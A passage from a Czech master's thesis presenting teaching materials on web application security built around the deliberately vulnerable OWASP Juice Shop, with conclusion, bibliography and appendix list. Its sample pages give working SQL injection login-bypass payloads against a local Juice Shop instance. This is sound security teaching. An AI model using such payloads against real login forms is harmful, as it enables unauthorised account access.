Pro každou kategorii bezpečnostních zranitelností byl vytvořen jeden soubor, ve kterém jsou řešeny jednotlivé úlohy postupně podle obtížnosti od nejjednodušších po složitější.

Obr. 45. Titulní strana souboru řešených úloh

Na obrázku výše (Obr. 45) je ukázka titulní strany souboru řešených úloh jedné kategorie bezpečnostních zranitelností, v tomto případě Injection. Můžeme zde vidět název řešené zranitelnosti, verzi OWASP Juice Shopu a obrázek ze Score Boardu v Juice Shopu, kde jsou vyfiltrovány řešené úlohy dané oblasti, které jsou v souboru řešeny.

Na další stránce se nachází obsah a posléze jsou již řešeny jednotlivé úlohy. Níže na obrázku Obr. 46 můžeme vidět ukázkovou dvoustránku s řešenými úlohami.



NALEZENÍ BEZPEČNOSTNÍ ZRANITELNOSTI

Login Admin ☆☆

Cílem tohoto úkolu, je přihlásit se pomocí administračního účtu.

Přejdeme na stránku pro login http://localhost:3000/#/login a přes pravé tlačítko -> prozkoumat budeme nahlížet do síťové záložky, kde probíhají při přihlašování.

Obr. 1. vložení jednoduché uvozovky do přihlášení

Jednoduché uvozovky v SQL slouží k otvírání a uzavírání textových řetězců, spuštění takového query, způsobí chybu v databázi a v případě špatného ošetření chyb na serveru v odpovědi můžeme nalézt citlivá data, v našem případě podobu SQL dotazu.

Obr. 2. http odpověď obsahující databázový dotaz

Nyní, když víme, jak dotaz vypadá, je potřeba ho upravit tak, aby byl vykonán korektně. Můžeme využít pomlčky k vložení komentáře a tím se zbytek dotazu nevykoná, jelikož se zakomentuje. V takovém případě by dotaz proběhl v pořádku, ale v databázi nenašel prázdný email.

V případě, že před pomlčky vložíme ještě ' or true nebo ' or 1=1, tak upravíme databázový dotaz tak, že vrátí první výsledek z databáze, což typicky bývá účet s nejvyšším oprávněním, jelikož byl do databáze vložen jako první.

SQL může vypadat následovně:

```
SELECT * FROM Users WHERE email = '' or true -- AND password = '6a284155906c26cbca20c53376bc63ac' AND deletedAt IS NULL
```

Obr. 3. Přihlášení

Heslo již nemusí být validní, jelikož po vložení emailu je již zbytek dotazu zakomentován.

Po přihlášení je úkol splněn.

Odkaz na opravu bezpečnostní zranitelnosti 1

Login Bender ☆☆☆

Cílem tohoto úkolu je přihlásit se pomocí Benderového účtu. Projdeme-li si jednotlivé produkty v Juice shopu, zjistíme, že u některých produktů jsou již komentáře přihlášených uživatelů. Můžeme tak zjistit přihlašovací emaily těch, kteří přidali komentář. Tímto způsobem můžeme získat přihlašovací email Bendera, ten je tedy bender@juice-sh.op.

V tuto chvíli využijeme zranitelnosti, kterou jsme zjistili v předchozím úkolu a upravíme query tak, aby byl přihlášen konkrétní uživatel.

SQL může vypadat následovně:

```
SELECT * FROM Users WHERE email = 'benderčjuice-sh.op' -- AND password = '6a284155906c26cbca20c53376bc63ac' AND deletedAt IS NULL
```

Na stránce pro login přidáme do emailu `bender@juice-sh.op' --`, díky čemuž se přihlásíme pod konkrétním uživatelem.

Obr. 4. Přihlášení

Po přihlášení je tímto úkol splněn.

Odkaz na opravu bezpečnostní zranitelnosti 1

Obr. 46. Ukázka formátování, řešených úloh

V souboru jsou vloženy hypertextové odkazy, které jsou odlišeny od zbytku textu kurzívou, šedou barvou a je použito písmo Consolas. Stejným stylem písma pouze bez kurzívy jsou vyznačeny krátké úryvky kódu, úpravy a parametry. Jednotlivé úlohy jsou také doplněny o řadu obrázků s popisy. Na konci každé nalezené a popsané zranitelnosti se nachází odkaz, který nás v dokumentu přesměruje na ošetření dané bezpečnostní zranitelnosti. Jelikož jedno řešení může vyřešit více úloh, jsou pod úlohou vloženy pouze odkazy a samotné řešení se nachází až pod všemi vyřešenými úlohami.

Větší úryvky kódu v souborech jsou formátovány následovně, vzhled je převzat z náhledu, který se zobrazuje při úpravách kódu v aplikaci Visual Studio Code.

```
CREATE TABLE 'Users' (
   'id' INTEGER PRIMARY KEY AUTOINCREMENT,
   'username' VARCHAR(255) DEFAULT '',
   'email' VARCHAR(255) UNIQUE,
   'password' VARCHAR(255),
   'role' VARCHAR(255) DEFAULT 'customer',
   'deluxeToken' VARCHAR(255) DEFAULT '',
   'lastLoginIp' VARCHAR(255) DEFAULT '0.0.0.0',
   'profileImage' VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg',
   'totpSecret' VARCHAR(255) DEFAULT '',
   'isActive' TINYINT(1) DEFAULT 1,
   'createdAt' DATETIME NOT NULL,
   'updatedAt' DATETIME NOT NULL,
   'deletedAt' DATETIME
 )
```

Obr. 47. Ukázka formátování kódu použita v souboru řešených úloh

Na obrázku výše (Obr. 47) můžeme vidět ukázku formátování kódu, který je využit v souboru řešených úloh. U ošetření zranitelností jsou často použity přímo v kódu komentáře pro lepší přehlednost, které mají zelenou barvou. Jelikož se kód umístěný v komentáři nespustí, v souboru řešených úloh jsou u ošetření zranitelností často kusy odstraněného kódu pouze zakomentovány.

Všechny soubory s řešenými úlohami jsou rovněž doplněny o seznam použité literatury, která byla využita v průběhu řešení jednotlivých úloh v souboru.

ZÁVĚR

Cílem této diplomové práce bylo vytvoření výukových materiálů pro výuku bezpečnosti webových aplikací s využitím aplikace OWASP Juice Shop. Byly vybrány čtyři kategorie bezpečnostních zranitelností, které se v této aplikaci úmyslně nacházejí, a pro každou z nich byl vytvořen soubor s řešením úloh týkajících se těchto zranitelností.

V aplikaci Juice Shop jsou postupně objevovány jednotlivé zranitelnosti a celý postup jejich nalezení a zneužití je detailně popsán ve vytvořených výukových materiálech. Jednotlivé řešené bezpečnostní zranitelnosti jsou rovněž doplněny o snímky jednotlivých kroků, které mohou vést k lepšímu pochopení těchto zranitelností.

Pro účely výuky byl rovněž vytvořen návod, jak zprovoznit aplikaci Juice Shop na různých prostředích. Buďto je možné využít cloudový server, nebo si aplikaci nainstalovat přímo na zařízení. V našem případě byly všechny úlohy řešeny v aplikaci nainstalované na zařízení ze zdrojových souborů stažených z Gitu, jelikož obsahují nezkompilované zdrojové soubory, které byly potřebné pro ošetřování nalezených zranitelností. Pro potřebu pouhého objevování a zneužívání zranitelností je možné využít již zkompilovanou aplikaci bez zdrojových souborů. Všechny tyto možnosti jsou popsány v přiloženém návodu pro instalaci a spuštění OWASP Juice Shopu.

Každý soubor s řešenými úlohami je koncipován tak, aby byl řešitel v prvních úlohách každé kategorie seznámen se základním principem dané bezpečnostní zranitelnosti a mohl tyto znalosti využít při řešení následujících obtížnějších úloh. Řešitel má tak možnost do hloubky pochopit kategorii každé ze zranitelností a způsoby jejich zneužití.

Řešitel má zároveň pro doplnění souvislostí a znalostí dostupný návod na ošetření, tedy zabezpečení, daných bezpečnostních zranitelností ve zdrojovém kódu, které jsou ve výukových materiálech dostupné na konci každé zranitelnosti.

SEZNAM POUŽITÉ LITERATURY

[1] *Who is the OWASP® Foundation?* [online]. Maryland: OWASP Foundation, c2021 [cit. 2021-1-19]. Dostupné z: https://owasp.org/

[2] Úctyhodný Open Web Application Security Project (OWASP). *Root.cz* [online]. Praha: Internet Info, c1998-2021, 26. 1. 2015n. l. [cit. 2021-1-19]. Dostupné z: https://www.root.cz/clanky/uctyhodny-open-web-application-security-project-owasp/

[3] Open Source Projects for Software Security | OWASP Foundation. *OWASP.org* [online]. Maryland: OWASP Foundation, c2021 [cit. 2021-1-19]. Dostupné z: https://owasp.org/projects/

[4] Open Web Application Security Project Top 10 (OWASP Top 10). *Synopsys.com* [online]. Mountain View: Synopsys, c2021 [cit. 2021-1-19]. Dostupné z: https://www.synopsys.com/glossary/what-is-owasp-top-10.html#2

[5] OWASP Top Ten Web Application Security Risks | OWASP. *OWASP.org* [online]. Maryland: OWASP Foundation, c2021 [cit. 2021-1-19]. Dostupné z: https://owasp.org/www-project-top-ten/

[6] What is OWASP? What Are The OWASP Top 10? *Cloudflare.com* [online]. San Francisco: Cloudflare, c2021 [cit. 2021-1-26]. Dostupné z: https://www.cloudflare.com/learning/security/threats/owasp-top-10/

[7] VOJTKO, Mark. Keep Your Site Safe with the OWASP Top 10 List. *Security Boulevard* [online]. Boca Raton: MediaOps, c2021, 12 Novermber 2020n. l. [cit. 2021-1-26]. Dostupné z: https://securityboulevard.com/2020/11/keep-your-site-safe-with-the-owasp-top-10-list/

[8] OWASP Vulnerable Web Applications Directory | OWASP Foundation. *OWASP.org* [online]. Maryland: OWASP Foundation, c2021 [cit. 2021-1-26]. Dostupné z: https://owasp.org/www-project-vulnerable-web-applications-directory/

[9] Hacking Vulnerable Web Applications Without Going To Jail. *Taddong's security blog* [online]. Villanueva de la Cañada: Taddong S.L., c2010, 20. 10. 2013n. l. [cit. 2021-1-26]. Dostupné z: http://blog.taddong.com/2011/10/hacking-vulnerable-web-applications.html

[10] OWASP Cheat Sheet Series | OWASP Foundation. *OWASP.org* [online]. Maryland: OWASP Foundation, c2021 [cit. 2021-1-26]. Dostupné z: https://owasp.org/www-project-cheat-sheets/

[11] OWASP Cheat Sheet Series. *OWASP CheatSheets Series* [online]. CheatSheets Series Team, c2021 [cit. 2021-2-4]. Dostupné z: https://cheatsheetseries.owasp.org/

[12] DRAKE, Victoria. OWASP Web Security Testing Guide v4.2 released. *Medium* [online]. San Francisco: A Medium Corporation, [2020], 6 Dec 2020n. l. [cit. 2021-2-4]. Dostupné z: https://medium.com/@victoriadotdev/owasp-web-security-testing-guide-v4-2-released-7910ea1d7e47

[13] WSTG - v4.1 | OWASP. *OWASP.org* [online]. Maryland: OWASP Foundation, c2021 [cit. 2021-2-4]. Dostupné z: https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server.html

[14] OWASP Juice Shop Project. *VULNSPY.com* [online]. VULNSPY, c2021 [cit. 2021-4-24]. Dostupné z: https://www.vulnspy.com/juice-shop/

[15] KIMMINICH, Björn. PWNING OWASP Juice Shop. *OWASP Juice Shop* [online]. Maryland: OWASP Foundation, c2021 [cit. 2021-2-4]. Dostupné z: https://pwning.owasp-juice.shop/

[16] QUISENBERRY, David. Vulnerability Hunting Practice Using OWASP Juice Shop. *DAY LIGHT* [online]. Portland: Daylight, c2002-2021, 20 November 2018n. l. [cit. 2021-2-4]. Dostupné z: https://thedaylightstudio.com/blog/2018/11/20/vulnerability-hunting-practice-using-owasp-juice-shop

[17] HIREMATH, Omkar. "OWASP Juice Shop: The Ultimate All Vuln WebApp" by Björn Kimminich. *ADDO All Day Deveops* [online]. fulton: Sonatype, c2021, 24 Dec 2019n. l. [cit. 2021-2-15]. Dostupné z: https://www.alldaydevops.com/blog/summary-of-owasp-juice-shop-the-ultimate-all-vuln-webapp-by-bj%C3%B6rn-kimminich

[18] 4.x API: express(). *Express JS* [online]. San Mateo: StrongLoop, IBM, c2017 [cit. 2021-2-15]. Dostupné z: https://expressjs.com/en/4x/api.html#express

[19] KIMMINICH, Björn. PWNING OWASP Juice Shop. *OWASP Juice Shop* [online]. GitBook, c2021 [cit. 2021-2-15]. Dostupné z: https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/

[20] BASQUES, Kayce. Inspect network activity. *Chrome Developers* [online]. Menlo Park: Google, [2019], 8 February 2019n. l. [cit. 2021-2-15]. Dostupné z: https://developer.chrome.com/docs/devtools/network/

[21] BASQUES, Kayce. Inspect network activity. *Chrome Developers* [online]. Menlo Park: Google, [2019], 18 April 2019n. l. [cit. 2021-2-15]. Dostupné z: https://developer.chrome.com/docs/devtools/console/

[22] BASQUES, Kayce. Inspect network activity. *Chrome Developers* [online]. Menlo Park: Google, [2015], 13 April 2015n. l. [cit. 2021-2-15]. Dostupné z: https://developer.chrome.com/docs/devtools/resources/

[23] Postman, 1. část. *Kutáč webové aplikace* [online]. Kopřivnice: Pavel Kutáč, c2014-2021, 27. 9. 2018 [cit. 2021-2-15]. Dostupné z: https://www.kutac.cz/weby-a-vse-okolo/postman-1-cast

[24] OWASP ZAP – Getting Started. *OWASP Zed Attack Proxy* [online]. Maryland: OWASP Foundation, c2021 [cit. 2021-3-10]. Dostupné z: https://www.zaproxy.org/getting-started/

[25] MUSCAT, Ian. What Are Injection Attacks. *Acunetix.com* [online]. Austin: Invicti, c2021, 18 April 2019n. l. [cit. 2021-3-10]. Dostupné z: https://www.acunetix.com/blog/articles/injection-attacks/

[26] SCAMBRAY, Joel a Mike SHEMA. Hacking bez tajemství: webové aplikace. Brno: Computer Press, 2003, 328 s. ISBN 8072267698

[27] 9 Popular Web Application Injection Attack Types. *GEEKFLARE* [online]. London: Geekflare, c2021, 8 December 2020n. l. [cit. 2021-3-10]. Dostupné z: https://geekflare.com/web-application-injection-attacks/

[28] SHEMA, Mike. Seven deadliest web application attacks. Amsterdam: Elsevier/Syngress, c2010, xvi, 146 s. Syngress seven deadliest attacks series. ISBN 9781597495431

[29] BORSO, Serge. The Penetration Tester's Guide to Web Applications. London: Artech House, 2019. ISBN 978-1-63081-622-3

[30] SQL injection. *PortSwigger* [online]. London: PortSwigger, c2021 [cit. 2021-3-18]. Dostupné z: https://portswigger.net/web-security/sql-injection

[31] STUTTARD, Dafydd a Marcus PINTO. The Web Application Hacker's Handbook. 2nd ed. Indianapolis: Wiley, 2011. ISBN 978-1-118-02647-2

[32] SHENAVI, de Mel. Mitigating SQL injections for APIs with WSO2 API Manager. *shenavi21.medium.com* [online]. San Francisco: A Medium Corporation, [2018], 26 Jul 2018n. l. [cit. 2021-3-18]. Dostupné z: https://shenavi21.medium.com/mitigating-sql-injections-for-apis-with-wso2-api-manager-a87a9759b43

[33] BANACH, Zbigniew. What is NoSQL Injection and How Can You Prevent It? *Netsparker* [online]. Austin: Invicti, c2021, 29 May 2020n. l. [cit. 2021-3-18]. Dostupné z: https://www.netsparker.com/blog/web-security/what-is-nosql-injection/

[34] NOSQL INJECTION. *Medium* [online]. San Francisco: A Medium Corporation, [2019], 17 Jun 2019n. l. [cit. 2021-3-18]. Dostupné z: https://medium.com/rangeforce/nosql-injection-6514a8db29e3

[35] BRITA, Tiago. NoSQL Injections, XML External Entity Injection and XPath Injections. *GitLab* [online]. San Francisco: GitLab, [2019], 31 Aug 2019n. l. [cit. 2021-3-18]. Dostupné z: https://turbina.gsd.inesc-id.pt:8080/tiago/web-security-tutorials/blob/6924967163071c6bd781db5b0ba5bbd0bf4dc088/injection-attacks/nosql-injections.md

[36] Cross Site Scripting (XSS) Software Attack | OWASP Foundation. *OWASP.org* [online]. Maryland: OWASP Foundation, c2021 [cit. 2021-3-18]. Dostupné z: https://owasp.org/www-community/attacks/xss/

[37] Cross-site scripting. *PortSwigger* [online]. London: PortSwigger, c2021 [cit. 2021-3-18]. Dostupné z: https://portswigger.net/web-security/cross-site-scripting

[38] HOWARD, Michael a David LEBLANC. Bezpečný kód: [techniky a strategie tvorby bezpečných webových aplikací]. Brno: Computer Press, 2008, 895 s. ISBN 9788025120507

[39] SQL injection. *PortSwigger* [online]. London: PortSwigger, c2021 [cit. 2021-3-18]. Dostupné z: https://portswigger.net/web-security/server-side-template-injection

[40] POZA, Diego. What Is Broken Authentication? *Auth0.com* [online]. Bellevue: Auth0, c2013-2021, 20 August 2020n. l. [cit. 2021-4-24]. Dostupné z: https://auth0.com/blog/what-is-broken-authentication/

[41] A2:2017-Broken Authentication | OWASP. *OWASP.org* [online]. Maryland: OWASP Foundation, c2021 [cit. 2021-4-24]. Dostupné z: https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

[42] What is Broken Access Control? *Hdiv Security* [online]. Bellevue: Hdiv Security, c2021 [cit. 2021-4-24]. Dostupné z: https://hdivsecurity.com/owasp-broken-access-control

[43] A5:2017-Broken Access Control | OWASP. *OWASP.org* [online]. Maryland: OWASP Foundation, c2021 [cit. 2021-4-24]. Dostupné z: https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control

[44] Juicy Malware. *GitHub.com* [online]. San Francisco: GitHub, c2021 [cit. 2021-4-24]. Dostupné z: https://github.com/J12934/juicy-malware

[45] Server-Side Template Injection. *PortSwigger* [online]. London: PortSwigger, c2021 [cit. 2021-4-24]. Dostupné z: https://portswigger.net/research/server-side-template-injection

[46] KIMMINICH, Björn. Sanitization not applied recursively. *GitHub.com* [online]. GitHub, c2021, 14 Oct 2014n. l. [cit. 2021-2-10]. Dostupné z: https://github.com/apostrophecms/sanitize-html/issues/29

[47] MD5 conversion and reverse lookup. *MD5* [online]. GromWeb, c2007-2021 [cit. 2021-4-24]. Dostupné z: https://md5.gromweb.com/?md5=0192023a7bbd73250516f069df18b500

[48] Express Rate Limit. *Npmjs.com* [online]. npm [cit. 2021-4-24]. Dostupné z: https://www.npmjs.com/package/express-rate-limit

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

API endpoint	koncový bod komunikačního kanálu
DoS	denial of service
E-shop	Electronic Shopping
Hash	digitální otisk textu
HTML	Hyper Text Markup Language
NoSQL	Not Only SQL
OWASP	Open Web Application Security Project®
SQL	Structured Query Language
SPA	single page appliacation
SSTi	Server-Side Template Injection
tgz	souborový formát
VM	Virtual machine
WSG	Web Security Testing Guide
XSS	Cross-site scripting
ZAP	Zed Attack Proxy
zip	souborový formát

SEZNAM OBRÁZKŮ

SEZNAM PŘÍLOH

PŘÍLOHA P II: CD NOSIČ

Přílohou této práce je CD nosič obsahující návod zprovoznění Juice Shopu a manuály s řešenými úlohami ve formátu pdf a kopii diplomové práce. Konkrétní obsah CD nosiče je následující.

složka prilohy – obsahuje pdf soubory s instalací Juice Shopu a manuály s řešenými úlohami

soubor fulltext.pdf – soubor obsahující diplomovou práci